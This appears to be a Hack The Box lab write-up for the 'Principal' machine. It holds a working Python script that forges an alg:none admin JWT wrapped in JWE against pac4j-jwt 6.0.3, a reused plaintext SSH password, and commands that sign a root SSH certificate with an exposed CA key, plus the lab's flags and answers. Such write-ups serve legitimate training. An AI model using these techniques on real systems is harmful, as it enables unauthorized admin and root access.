

Hello, we are back with another Hack The Box machine. This time the target is Principal.
After connecting to the VPN and starting the machine, we begin with enumeration.
Nmap
As usual, the first step is to scan the target:
nmap -sV -sC 10.129.27.225The scan shows two open TCP ports:
22/tcprunningOpenSSH8080/tcprunning a web service withJetty
The response headers also show:
X-Powered-By: pac4j-jwt/6.0.3Q1: How many open TCP ports are listening on Principal?
Answer: 2
Q2: What version of pac4j-jwt is in use?
Answer: 6.0.3
Web Enumeration
When we visit port 8080, we are redirected to /login.

Next, we check the page source to look for JavaScript files and anything interesting.

We find that the main JavaScript file is:
/static/js/app.js
Q3: Which endpoint serves the main JavaScript file for the web application?
Answer: /static/js/app.js
After opening app.js, we find several useful details:
- Login requests go to
/api/auth/login - The app fetches a public key from
/api/auth/jwks - Roles are
ROLE_ADMIN,ROLE_MANAGER, andROLE_USER - Tokens are stored in
sessionStorageasauth_token

This immediately gives us the answer to the next question.
Q4: What API endpoint holds a public key?
Answer: /api/auth/jwks
Understanding the Bug
The JavaScript comments explain that the application uses:
RS256for the inner JWTRSA-OAEP-256andA128GCMfor JWE encryption- A JWKS endpoint that exposes the public encryption key
When we visit the JWKS endpoint, we receive the RSA public key used by the application.

The machine is vulnerable because we can build our own unsigned JWT with alg: none, give it the ROLE_ADMIN role, and then encrypt it with the public key from /api/auth/jwks. The server accepts the crafted token and lets us access the admin dashboard.
Forging an Admin Token
I used the following Python script to:
- Download the JWKS key
- Create a fake JWT for user
0xdf - Set the role to
ROLE_ADMIN - Encrypt the token as JWE
import base64import jsonimport sysimport requestsfrom jwcrypto import jwk, jwefrom datetime import datetime, timezone, timedelta
def create_jwt(sub, role): if role not in ["ROLE_ADMIN", "ROLE_MANAGER", "ROLE_USER"]: raise ValueError("Invalid role")
now = datetime.now(timezone.utc) claims = { "sub": sub, "role": role, "iss": "principal-platform", "iat": int(now.timestamp()), "exp": int((now + timedelta(hours=24)).timestamp()), }
header = {"alg": "none"}
def b64url(data: bytes) -> str: return base64.urlsafe_b64encode(data).decode().rstrip("=")
header_b64 = b64url(json.dumps(header, separators=(",", ":")).encode()) payload_b64 = b64url(json.dumps(claims, separators=(",", ":")).encode()) jwt = f"{header_b64}.{payload_b64}."
print(f"[+] Created plain JWT for {role}: {sub}") return jwt
if len(sys.argv) < 2: print(f"usage: {sys.argv[0]} <host> [port]") sys.exit(1)
host = sys.argv[1]port = sys.argv[2] if len(sys.argv) > 2 else 8080
resp = requests.get(f"http://{host}:{port}/api/auth/jwks")jwks = resp.json()
if not jwks.get("keys"): print("[-] Failed to fetch public keys") sys.exit(1)
rsa_key = jwk.JWK(**[k for k in jwks["keys"] if k["kty"] == "RSA"][0])print(f"[+] Got RSA key: kid={rsa_key.get('kid', 'n/a')}")
jwt = create_jwt(sub="0xdf", role="ROLE_ADMIN")token = jwe.JWE( plaintext=jwt.encode(), protected=json.dumps({"alg": "RSA-OAEP-256", "enc": "A256GCM"}), recipient=rsa_key,)
print("[+] Forged JWE token:")print(token.serialize(compact=True))When the script runs, it prints a forged token:

Then we can store that token in the browser:
sessionStorage.setItem("auth_token", "FORGED_TOKEN_HERE")After refreshing /dashboard, we are logged in as an admin.

Admin Dashboard
Now we can access sections that normal users cannot see.
The Users page shows an interesting account:

The important user is:
svc-deploy
Its note says it is a service account used for automated deployments through SSH certificate authentication.
The Settings page shows even more useful information:

There we find the plaintext value:
D3pl0y_$$H_Now42!
Q5: Which user can successfully authenticate to SSH using the plaintext password?
Answer: svc-deploy
SSH Access
We try the password on SSH with the svc-deploy account, and it works:

Inside the home directory, we can read user.txt.
Q6: Submit the flag located in the svc-deploy user’s home directory.
Answer: db59e3fafe76fe12a5ba4aa10fb86996
Privilege Escalation
After getting a shell, we enumerate the system and check group memberships:
idfind / -type f -group deployers 2>/dev/nullThis shows that svc-deploy belongs to the deployers group, and that group can access files related to SSH configuration and the CA under /opt/principal/ssh.

We also inspect the SSH configuration:

The important lines are:
TrustedUserCAKeys /opt/principal/ssh/ca.pubPermitRootLogin prohibit-passwordThis means the SSH server trusts certificates signed by the CA key in /opt/principal/ssh/ca. Since our user can read that CA material, we can sign our own public key and make it valid for the root user.
Q7: What directory does the deployers group have read access to?
Answer: /opt/principal/ssh
Root Access with SSH Certificates
First, create a new SSH key pair:
ssh-keygen -t rsa -b 4096 -f /tmp/id_rsa -N ""Then sign the public key with the trusted CA and set the principal to root:
ssh-keygen -s /opt/principal/ssh/ca -I "Exploit" -n root -V +1h /tmp/id_rsa.pubFinally, use the signed certificate to authenticate as root:
ssh -i /tmp/id_rsa root@localhostThis works because the SSH daemon trusts certificates signed by that CA.
Once connected, we can read the root flag:
cat /root/root.txtThe full attack looks like this:
svc-deploy@principal:~$ ssh-keygen -t rsa -b 4096 -f /tmp/id_rsa -N ""svc-deploy@principal:~$ ssh-keygen -s /opt/principal/ssh/ca -I "Exploit" -n root -V +1h /tmp/id_rsa.pubsvc-deploy@principal:~$ ssh -i /tmp/id_rsa root@localhostroot@principal:~# cat /root/root.txt860b4286bb61be0247453e3172773e46Q8: Submit the flag located in root’s home directory.
Answer: 860b4286bb61be0247453e3172773e46
Summary
This machine was very nice because it chained several ideas together:
- source code review
- JWT/JWE token abuse
- admin panel information disclosure
- SSH access with reused credentials
- privilege escalation with a trusted SSH CA key
I hope this writeup was clear and useful.